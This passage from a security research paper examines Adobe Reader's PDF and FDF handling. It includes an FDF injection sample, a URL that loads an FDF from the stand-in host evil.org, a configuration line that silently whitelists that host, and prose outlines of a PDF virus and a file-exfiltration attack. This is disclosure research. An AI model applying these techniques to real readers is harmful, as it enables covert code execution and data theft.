  It is therefore possible to create a ping pong between two PDF files equipped with these primitives, as in Sect. 4.2 on Moebius strips in the case of local files.
- `Launch`: this action seems to be deactivated in the plug-in, but further investigation is required to confirm this.
- `URI` redirects correctly without a popup, as expected: the plug-in is closed and the page requested is displayed in the browser;
- `JavaScript`: the plug-in uses its own interpreter. There is a paragraph on this below, so we will not spend any more time on it here.

5.5.2 Plug-in parameters

When a plug-in is launched, it is possible to provide it with different parameters in the URL leading to the desired document: zoom to apply, appearance (ex.: *statusbar*, *scrollbar*), page displayed at startup, etc. The curious reader could refer to [7], somewhat outdated, but complete. A few examples will illustrate our point:

- link for a 200% zoom: http://site.org/file.pdf#zoom=200
- Display in *thumbnails* mode:http://site.org/file.pdf#pagemode=thumbs
- Open on page 42: http://site.org/file.pdf#page=42

Before delving into the subject, let's begin with two preliminary remarks:




Fig. 17 Alert box related to an unknown parameter

- when we give a plug-in an option it does not understand, a pop-up appears to indicate an *operation not allowed* (cf. Fig. 17);
- there is an error in [7]: the `messagesbar` option does not exist, it actually refers to `messages`.

5.5.3 (Official) communication between the PDF and the outside

Adobe planned for a communication mechanism between the PDF and the web page that displays it. The mechanism is constructed in JavaScript.

Each side must have a JavaScript function that is capable of receiving and processing messages emitted by the other side of the communication. Let's have a closer look at this mechanism. Imagine that we create a PDF file that contains the following script:

From this point on, the Web page providing the file is able to send instructions to the file. For instance, it can ask the file to scroll through the pages.

The page contains a `sendMessage()` function that is in charge of communication with the PDF. For this, we retrieve its ID and we call the function `postMessage()`. The message is then transmitted to the PDF's JavaScript interpreter and received by the function `this.hostContainer.messageHandler`.

The corresponding communication mechanism in the opposite direction is also possible using the same procedure: the PDF calls the `postMessage()` function and the message is processed by the `onMessage()` function.

5.5.4 (Official) communication between the outside and the PDF

Among the parameters that we can add to a URL to open a PDF file, it is possible to indicate an FDF file. This parameter must be the last in the URL, which gives for example:

http://foo.org/file.pdf#fdf=bar.fdf

The FDF file acts to send values by default to parameters of the forms contained in the PDF file. However, two things should be noted:

Listing 2 JavaScript message manager embedded in a PDF file

```
1
2  function myOnMessage(aMessage)
3  {
4      if (aMessage.length==1) {
5          switch(aMessage[0])
6          {
7              case "PageUp":
8                  pageNum--;
9                  break;
10             case "PageDn":
11                 pageNum++;
12                 break;
13             default:
14                 app.alert("Unknown message: " + aMessage[0]);
15         }
16     }
17     else
18     {
19         app.alert("Message from hostContainer:\n" + aMessage);
20     }
21 }
22 var msgHandlerObject = new Object();
23 msgHandlerObject.onMessage = myOnMessage;
24 this.hostContainer.messageHandler = msgHandlerObject;
```

Listing 3 Web page that provides the PDF file which can be controlled using JavaScript

```
1  <html>
2
3  <head>
4  <script>
5  function sendMessage(message)
6  {
7      try
8      {
9          var pdfObj = document.getElementById("PDFObj");
10         alert("got object "+pdfObj);
11         pdfObj.postMessage([message]);
12     }
13     catch (error)
14     {
15         trace( "Error: " + error.name + "\nError message: " + error.
               message);
16     }
17 }
18 </script>
19
20 </head>
21
22 <body>
23 <embed id="PDFObj"
24         border="1"
25         src="./calipari.pdf#FDF=http://scarecrow/~raynal/postMessage/
               tts.fdf"
26         width="70%"
27         height="100%"/>
28 </center>
29
30 <script>
31 sendMessage("plop");
32 </script>
33 </body>
34 </html>
```

– the FDF file can also contain JavaScript, actions (in the PDF sense of the word), modifications to pages…and therefore transform the document initially pointed to by the URL.
– there is no control over the placement of the FDF: we can very easily point to a link such as http://foo.org/file.pdf#fdf=http://evil.org/bar.fdf

For example, let's place the following FDF file `inject.fdf` on a server (which opens a alert box):

Calling this FDF file on any PDF file provokes the appearance of the warning window that informs the user of injection (cf. Fig. 18).

It's interesting to note that this problem was already mentioned in 2007 [8]…


6 Darth origami: the dark side of PDFs

In the previous sections we began by demonstrating how PDF security is ensured at the system level, then the capabilities

Listing 4 FDF file injected in a PDF file

```
1  %FDF-1.2
2  %âãÏÓ
3  1 0 obj
4  <<
5      /FDF
6      <<
7          /JavaScript
8          <<
9              /After 2 0 R
10         >>
11     >>
12 >>
13 endobj
14 2 0 obj
15 <<
16 >>
17 stream
18 app.alert("injection␣done␣:)");
19 endstream
20 endobj
21 trailer
22 <<
23     /Root 1 0 R
24 >>
25 %%EOF
```

Fig. 18 Warning window injected in a document using JavaScript



that the language offers to an attacker. In this section we combine all of this into two scenarios, first in the frame of a viral attack, then as a targeted attack.

In both cases, the attacker needs no specific privilege and gets by with user rights.

Preamble

In the attacks described in Sects. 6.1 and 6.2, we use a vulnerability that we discovered and reported to Adobe, allowing the attachment filter to be bypassed depending on attachment file extensions. This makes it possible to execute an attachment that has a blacklisted extension, for instance `.com` or `.exe`, or if the file name ends with `:` or `\`.

This vulnerability is present in the 9.0 version of Adobe Reader (and Acrobat Pro). It was corrected[16] for the release of version 9.1, the `:` and `\` characters are no longer ignored, and are replaced by _.

6.1 Origami 1: a virus in PDF

The first step when creating a virus based on PDF files is to create the PDF files! The architecture is fairly simple:

- insert a malicious attachment in the PDF file, called `UpdateReader`, for example;
- sign the PDF file using the Adobe[17] private key;
- activate *Usage Rights*, in particular the right to save the file.

The file is signed by the Adobe key with the sole objective of tricking the user into trusting the file.


To obtain a good, widespread infection, you first have to distribute viral PDFs: send fake CVs, share books, magazines and other PDF documents on a P2P network…the possibilities are endless since the format is so widespread.

Let's imagine ourselves in the place of a targeted machine that is not yet infected. When the user opens a viral PDF, a pop-up appears alerting him that an update is available for his reader (cf. Fig. 19a). In addition, this PDF is directly signed by Adobe, as seen in Fig. 19b with the certificate issued by GeoTrust.[18]


[16] Corrected…2 weeks before this article was submitted!!!

[17] No, no, this is not a mistake, using the **real** Adobe private key!

[18] You'll notice as well that the date at the bottom of the window corresponds to the date this article was written, December 18, 2008: the revocation lists are therefore up-to-date.



(a) Update



(b) Certificate chain

Fig. 19 Initial infection via a PDF

When a trusting user validates the update, the program corrupts Reader's configuration. As we saw in Sect. 3, the majority of the options can be modified by the user himself. All the program has to do then is add a command site to the white list of authorised (and therefore silent) connections, as well as a JavaScript that will be systematically executed when Adobe Reader is started. Finally, the program searches for PDF files on the system and copies itself in them.

Let's go back to the script that is executed when Reader is launched. Like all scripts present in the configuration folder, it is executed in a privileged context as soon as any PDF file is opened. In the case where this file is healthy, the script contaminates it. Also, it connects to the command site, without being noticed since it is included in the white list, to check if the update is available. If it is, the script retrieves it and replaces the old version.

The virus takes advantage of two intrinsic weaknesses of Adobe Reader:

– The user's trust of his own reader, which seems normal. But here, trust is exploited using an Adobe private key that should not even exist;
– Adobe Reader includes several security mechanisms (for what they're worth…) but some of the most critical ones are situated at the user level. Whereas we've known for years that the user can't be trusted: if there's an attachment he shouldn't click on, he'll click…

Using similar principles, we now present the targeted attack that uses the PDF format.

6.2 Origami 2: *multi-stage* targeted attack

The previous attack aimed to be widespread and blind. Now we will concentrate on a targeted and planned attack. When we take a quick look at the PDF format, we notice that the files are everywhere and they are exchanged frequently. In addition, we saw that they are naturally well-suited to avoid all of the typical detections. As a consequence, this format is an excellent vector of communication between the attacker and his target.

The attack is carried out in two stages: the target is corrupted and then exploited (in our case, the goal is to create an information leak).

First of all, the attacker sends a malicious PDF to his target. As in the previous case, the file contains an attachment that appears as an update and that is signed to abuse the user's trust.

This time, the binary that is executed prepares a list of files present on the system. For example, it can concentrate on certain types of documents, like `.doc[x]` and others, or on PDFs. Likewise, it could limit its search to the user folder and/or the removable devices at the time of execution.

This list is copied in a hidden folder,[19] but in FDF format. As we saw, the format is very simple: all that needs to be done is to add a minimal header.

```
%FDF-1.2
1 0 obj
<<
/FDF << /Fields [
    <</T(fname) /V(secret.doc)>>
    <</T(content) /V(This is the content of
          most precious secret I have ...\n)>>
    ]
  >>
>>
```

[19] In this article, we do not concentrate on the mechanisms that are usually used by rootkits to hide files; therefore no additional details will be given.

```
endobj
trailer
<< /Root 1 0 R >>
%%EOF
```

In the above example, the `fname` field contains the name of a file and `content` contains its content. This *document model* is generic and will also be used later to exfiltrate data. This preliminary step of searching for files on the target disk is necessary to carry out what follows. We then aim to minimise the actions of the attacker to remain as discrete as possible.

Also, we modify the user configuration to allow a site controlled by the attacker to communicate silently with the target. Once again, we take advantage of the unprotected access to the user configuration to add this command site to the white list.

```
TrustManager/cDefaultLaunchURLPerms/tHostPerms
= version:1|evil.org:2
```

Finally, the last modification that is executed in the configuration is to add a certificate to the user's archive since it is not protected. This way, PDFs certified by this certificate will be able to execute privileged JavaScript without sounding an alarm.

Once the list of files to be retrieved is created, it has to be transmitted to the attacker. To do so, we use the same mechanism that will be used later to take the files out of the target. In fact, since an FDF file is used to fill in the fields of a form, we can also pinpoint the form in question and its location. And nothing prohibits the form from being located on the local machine. This way we can specify a form by way of a web site and we will make sure to specify the site that was previously added to the white list.

Now that the `.fdf` file is capable of linking to the attacker's site, all that is left to do is provoke the following action: the malicious program adds a JavaScript to Reader's startup, a script that will open the FDF list in an invisible window, and the list then sends itself to the site. Then the script deactivates itself and is no longer useful.

At this time, the first step is finished and the target machine is ready to release the information that the attacker is looking for.

When the attacker wants to retrieve the file, he simply needs to inject a JavaScript into a PDF, with the directives `ImportData` and `SubmitForm`, and then certify it with the private key that corresponds to the certificate injected in the target's archive.

Since the PDF is certified, the JavaScript functions are executed discreetly: the malicious file embeds a little script that creates an `.fdf` file. Using the list that was retrieved before, the attacker knows which file to read. The script reads this file and transforms it into an `.fdf`, following the generic procedure seen before.

The PDF file created by the attacker contains among other things, an invisible form with the fields mentioned in the `.fdf` and the attacker's site as the address:

- using `ImportData`, the data is transmitted to the form;
- using `SubmitForm`, the data is then sent to the attacker's site.

From an operational point of view, it is easier to delegate the work to a colleague of the target (no reason to let him know about it), who will be in charge of transmitting the corrupted PDF files. And so on and so forth, each time the attacker wants to retrieve a new file.

7 Conclusion

In an offensive logic, PDF files present two great interests. On the one hand, considering the human factor, users do not question, or question very rarely this file format. On the other hand, this time considering the technical factor, the format is independent from the operating system just like some of the flaws that affect PDF *viewers*.

This paper illustrates several possibilities offered by this standard. It is ironic that the software the least *secure* is provided by Adobe, the firm that's pushing the PDF standard. However, when we look at the evolutions of this standard, it is obvious that it is driven by functionality and not by security. We have the right to ask what the use of having a 3D engine in a document viewer may be…

Also, the systematic approach offered by the black list, whether for file extensions or URLs, is known to be ineffective as far as security is concerned. And once again, when software is supplied with an antivirus and a firewall, all at a very low cost and without being specialised, the results are not surprising (unfortunately).

From this point of view, we can conclude that the software that is the most secure are those programs that are limited to the essential elements of the standard, meant to display a document, such as Preview in Mac OS X or those constructed using xpdf in Unix.

This difference in approach can be seen in the definition of a *document*: for some, in the more modern camp, a document must be dynamic, able to play video and music, and connect to the Web. For the more archaic, it should simply display text and images.

Acknowledgments The authors would like to thank Éric Filiol for our many discussions on this topic, and his valuable advice. The work he completed with A. Blonce and L. Frayssignes served as our guide. We also would like to thank Marion Videau for her many revisions, in order to make this article readable and correctly written. If there are any

mistakes, don't blame her (too much), but even she may have missed a few. Finally, we wish to thank the other members of the R&D team at SOGETI/ESEC for a pleasant work environment and for their bad ideas that inspire us daily.

A Installating Adobe Reader 9.1 in Windows

See Table 5.

Table 5 Overview of the binaries involved in Acrobat Reader for Windows

File	Version	Date	Publisher	Authenticode	/GS
A3DUtility.exe	1.1.0.1	21:50 27/02/2009	Adobe Systems Inc.	Signed	Yes
ACE.dll	52.354354	16:35 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
AcroBroker.exe	9.1.0.2009022700	21:51 27/02/2009	Adobe Systems Inc.	Signed	Yes
Acrofx32.dll	6.0.0.0	12:07 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
AcroRd32.dll	9.1.0.2009022700	01:37 28/02/2009	Adobe Systems Inc.	Signed	Yes
AcroRd32.exe	9.1.0.2009022700	02:10 28/02/2009	Adobe Systems Inc.	Signed	Yes
AcroRd32Info.exe	9.1.0.2009022700	21:18 27/02/2009	Adobe Systems Inc.	Signed	Yes
AcroRdIF.dll	9.0.0.0	21:35 27/02/2009	Adobe Systems Inc.	Signed	Yes
AcroTextExtractor.exe	9.1.0.0	01:32 28/02/2009	Adobe Systems Inc.	Signed	Yes
AdobeCollabSync.exe	9.1.0.2009022700	21:54 27/02/2009	Adobe Systems Inc.	Signed	Yes
AdobeLinguistic.dll	3.2.1	12:19 29/08/2008	Adobe Systems Inc.	**Unsigned**	Yes
AdobeUpdater.dll	6.2.0.1474 (Build Version: 52.371360; BuildDate: Thu Jan 08 2009 01:38:33)	16:36 08/01/2009	Adobe Systems Inc.	Signed	Yes
AdobeXMP.dll	4.2.1	15:50 18/01/2009	n/a	**Unsigned**	Yes
AGM.dll	52.354354	16:36 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
ahclient.dll	1, 2, 2, 0	12:25 27/03/2008	Adobe Systems Inc.	**Unsigned**	Yes
atl.dll	6.00.8449	21:46 31/07/2002	Microsoft Corporation	**Unsigned**	**No**
authplay.dll	9,0,155,0	16:48 18/12/2008	Adobe Systems Inc.	**Unsigned**	**No**
AXE8SharedExpat.dll	NFR 52.372728	16:02 18/01/2009	Adobe Systems Inc.	**Unsigned**	Yes
AXSLE.dll	52.372728	16:00 18/01/2009	Adobe Systems Inc.	**Unsigned**	Yes
BIB.dll	52.354354	16:35 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
BIBUtils.dll	52.354354	12:59 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
ccme_base.dll	n/a	16:02 16/11/2007	n/a	**Unsigned**	Yes
CoolType.dll	52.354354	16:36 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
cryptocme2.dll	n/a	16:02 16/11/2007	n/a	**Unsigned**	Yes
Eula.exe	9.1.0.0	01:37 28/02/2009	Adobe Systems Inc.	Signed	Yes
icucnv36.dll	3, 6, 0, 0	10:48 31/10/2007	IBM Corporation and others	**Unsigned**	Yes
icudt36.dll	3, 6, 0, 0	10:48 31/10/2007	IBM Corporation and others	**Unsigned**	**No**
JP2KLib.dll	52.111633	16:05 18/01/2009	Adobe Systems Inc.	**Unsigned**	Yes
logsession.dll	2, 0, 0, 328	15:45 28/03/2008	Adobe Systems Inc.	**Unsigned**	Yes
LogTransport2.dll	2, 0, 0, 327c	14:19 17/12/2008	Adobe Systems Inc.	**Unsigned**	Yes
LogTransport2.exe	2, 0, 0, 327c	14:19 17/12/2008	Adobe Systems Inc.	**Unsigned**	Yes
Onix32.dll	3, 6, 24, 10	07:19 11/12/2007	n/a	**Unsigned**	Yes
PDFPrevHndlr.dll	1.0.0.1	21:56 27/02/2009	Adobe Systems Inc.	Signed	Yes
PDFPrevHndlrShim.exe	1.0.0.1	21:56 27/02/2009	Adobe Systems Inc.	Signed	Yes
pe.dll	SDE 9.3	12:16 27/02/2009	Environmental Systems Research Institute, Inc.	**Unsigned**	Yes
reader_sl.exe	9.1.0.2009022700	02:10 28/02/2009	Adobe Systems Inc.	Signed	Yes
rt3d.dll	9.1.0 RC	21:08 27/02/2009	Adobe Systems Inc.	Signed	Yes

Table 5 continued

File	Version	Date	Publisher	Authenticode	/GS
sqlite.dll	9, 0, 0, 1	12:52 27/02/2009	n/a	**Unsigned**	Yes
vdk150.dll	n/a	16:47 24/07/2000	n/a	**Unsigned**	**No**
ViewerPS.dll	1, 0, 0, 1	21:56 27/02/2009	n/a	Signed	Yes
AIR\nppdf32.dll	9.1.0.2009022700	21:13 27/02/2009	Adobe Systems Inc.	Signed	Yes
AMT\AUMProduct.aup	9.1.0.0	21:51 27/02/2009	Adobe Systems Inc.	Signed	Yes
Browser\nppdf32.dll	9.1.0.2009022700	21:13 27/02/2009	Adobe Systems Inc.	Signed	Yes
plug_ins\Accessibility.api	9.1.0.2009022700	16:30 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\AcroForm.api	9.1.0.2009022700	16:33 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\Annots.api	9.1.0.2009022700	16:31 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\Checkers.api	9.1.0.2009022700	16:30 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\DigSig.api	9.1.0.2009022700	16:30 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\DVA.api	9.1.0.2009022700	16:30 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\eBook.api	9.1.0.2009022700	16:30 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\EScript.api	9.1.0.2009022700	16:31 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\HLS.api	9.1.0.2009022700	16:31 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\IA32.api	9.1.0.2009022700	16:30 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\MakeAccessible.api	9.1.0.2009022700	16:31 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\Multimedia.api	9.1.0.2009022700	16:32 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\PDDom.api	9.1.0.2009022700	16:31 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\PPKLite.api	9.1.0.2009022700	16:33 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\ReadOutLoud.api	9.1.0.2009022700	16:30 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\reflow.api	9.1.0.2009022700	16:32 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\SaveAsRTF.api	9.1.0.2009022700	16:39 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\Search.api	9.1.0.2009022700	16:32 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\Search5.api	9.1.0.2009022700	16:34 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\SendMail.api	9.1.0.2009022700	16:32 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\Spelling.api	9.1.0.2009022700	16:34 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\Updater.api	9.1.0.2009022700	16:33 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\weblink.api	9.1.0.2009022700	16:31 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\AcroForm\PMP\AdobePDF417.pmp	3.0.8262.0	12:07 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\AcroForm\PMP\DataMatrix.pmp	3.0.8262.0	12:07 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\AcroForm\PMP\QRCode.pmp	3.0.8262.0	12:07 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\Multimedia\MPP\Flash.mpp	9.0.0.0	12:11 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\Multimedia\MPP\MCIMPP.mpp	9.0.0.0	12:13 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\Multimedia\MPP\QuickTime.mpp	9.0.0.0	12:13 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\Multimedia\MPP\Real.mpp	9.0.0.0	12:14 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\Multimedia\MPP\ WindowsMedia.mpp	9.0.0.0	12:14 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins3d\2d.x3d	9.1.0	12:08 27/02/2009	Right Hemisphere	**Unsigned**	Yes
plug_ins3d\3difr.x3d	9.1.0	12:07 27/02/2009	Right Hemisphere	**Unsigned**	Yes
plug_ins3d\drvDX8.x3d	9.1.0	12:07 27/02/2009	Right Hemisphere	**Unsigned**	Yes
plug_ins3d\drvDX9.x3d	9.1.0	12:07 27/02/2009	Right Hemisphere	**Unsigned**	Yes
plug_ins3d\drvSOFT.x3d	9.1.0	12:07 27/02/2009	Right Hemisphere	**Unsigned**	Yes
plug_ins3d\prcr.x3d	9.1.0	21:50 27/02/2009	Adobe Systems Inc.	Signed	Yes
plug_ins3d\tesselate.x3d	9.1.0	12:07 27/02/2009	Right Hemisphere	**Unsigned**	Yes
SPPlugins\ADMPlugin.apl	9.0.1	12:21 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes

Table 6 Overview of the binaries involved in Acrobat Reader for Linux

Lib	gcc	Date	Red Hat	Licence	Notes
libicuuc.so.34.0	3.4.3	20041212	3.4.3-9.EL4	*IBM*	From libicu
libAXSLE.so	3.4.3	20041212	3.4.3-9.EL4	Adobe	
libicui18n.so.34.0	3.4.3	20041212	3.4.3-9.EL4	*IBM*	From libicu
libicudata.so.34.0				IBM	`.text` section of null size
					Contains only data
libAXE8SharedExpat.so	3.4.3	20041212	3.4.3-9.EL4	Adobe	
libAdobeXMP.so	3.4.3	20041212	3.4.3-9.EL4	Adobe	
libsccore.so	3.4.3	20041212	3.4.3-9.EL4	*Adobe*	File only distributed by Adobe
libWRServices.so.2.1	2.96	20000731	7.1 2.96-98	*Adobe*	File only distributed by Adobe
	2.96	20000731	7.1 2.96-97		Note: zlib statically linked
libextendscript.so	3.4.3	20041212	3.4.3-9.EL4	Adobe	
librt3d.so	3.4.3	20041212	3.4.3-9.EL4	Adobe	
libahclient.so	3.4.3	20041212	3.4.3-9.EL4	Adobe	
libadobelinguistic.so.3.0.0	3.4.3	20041212	3.4.3-9.EL4	Adobe	
libACE.so.2.10	3.4.3	20041212	3.4.3-9.EL4	Adobe	
libAGM.so.4.16	3.4.3	20041212	3.4.3-9.EL4	Adobe	
libBIB.so.1.2	3.4.3	20041212	3.4.3-9.EL4	Adobe	
libResAccess.so.0.1	3.4.3	20041212	3.4.3-9.EL4	*Adobe*	Functions starting with `Adb`
libJP2K.so	3.4.3	20041212	3.4.3-9.EL4	Adobe	
libBIBUtils.so.1.1	3.4.3	20041212	3.4.3-9.EL4	Adobe	
libCoolType.so.5.03	3.4.3	20041212	3.4.3-9.EL4	Adobe	
libcurl.so.3.0.0	3.4.3	20041212	3.4.3-9.EL4	MIT/X	
libssl.so.0.9.7	4.1.0	20060304	4.1.0-3	OpenSSL/SSLeay	
	4.1.0	20060304	4.1.0-2		
libgcc_s.so.1	3.4.3	20041212	3.4.3-9.EL4	GNU	
libcrypto.so.0.9.7	4.1.0	20060304	4.1.0-3	OpenSSL/SSLeay	
		4.1.0-2			
libstdc++.so.6.0.7	3.4.3	20041212	3.4.3-9.EL4	GNU	

B A few elements in Linux

At the time this article was written, the current version of Adobe Reader in Linux was 8.1.3.

It is important to note that some libraries are made by Adobe and others are borrowed from free software, sometimes from rather old versions. (See Table 6).

References

1. Blonce, A., Filiol, E., Frayssignes, L.: Les nouveaux malwares de document: analyse de la menace virale dans les documents pdf. MISC **38** (2008)
2. Blonce, A., Filiol, E., Frayssignes, L.: New viral threats of pdf language. In: Proceedings of Black Hat Europe (2008). https://www.blackhat.com/html/bh-europe-08/bh-eu-08-archives.html#Filiol
3. Raynal, F., Delugré, G.: Malicious origami in pdf. In: Proceedings of PacSec (2008). http://security-labs.org/fred/docs/pacsec08/
4. :Document management – Portable document format – Part 1: PDF 1.7, 1st edn. (Juillet 2008). http://www.adobe.com/devnet/acrobat/pdfs/PDF32000_2008.pdf
5. :Adobe Supplement to ISO 32000, BaseVersion 1.7, Extension-Level 3. (Juin 2008). http://www.adobe.com/devnet/acrobat/pdfs/adobe_supplement_iso32000.pdf
6. ElcomSoft: Advanced pdf password recovery. http://www.elcomsoft.com/apdfpr.html
7. :Parameters for Opening PDF Files. (Avril 2007). http://partners.adobe.com/public/developer/en/acrobat/PDFOpenParameters.pdf
8. WiSec: Adobe acrobat reader plugin – multiple vulnerabilities. http://www.wisec.it/vulns.php?page=9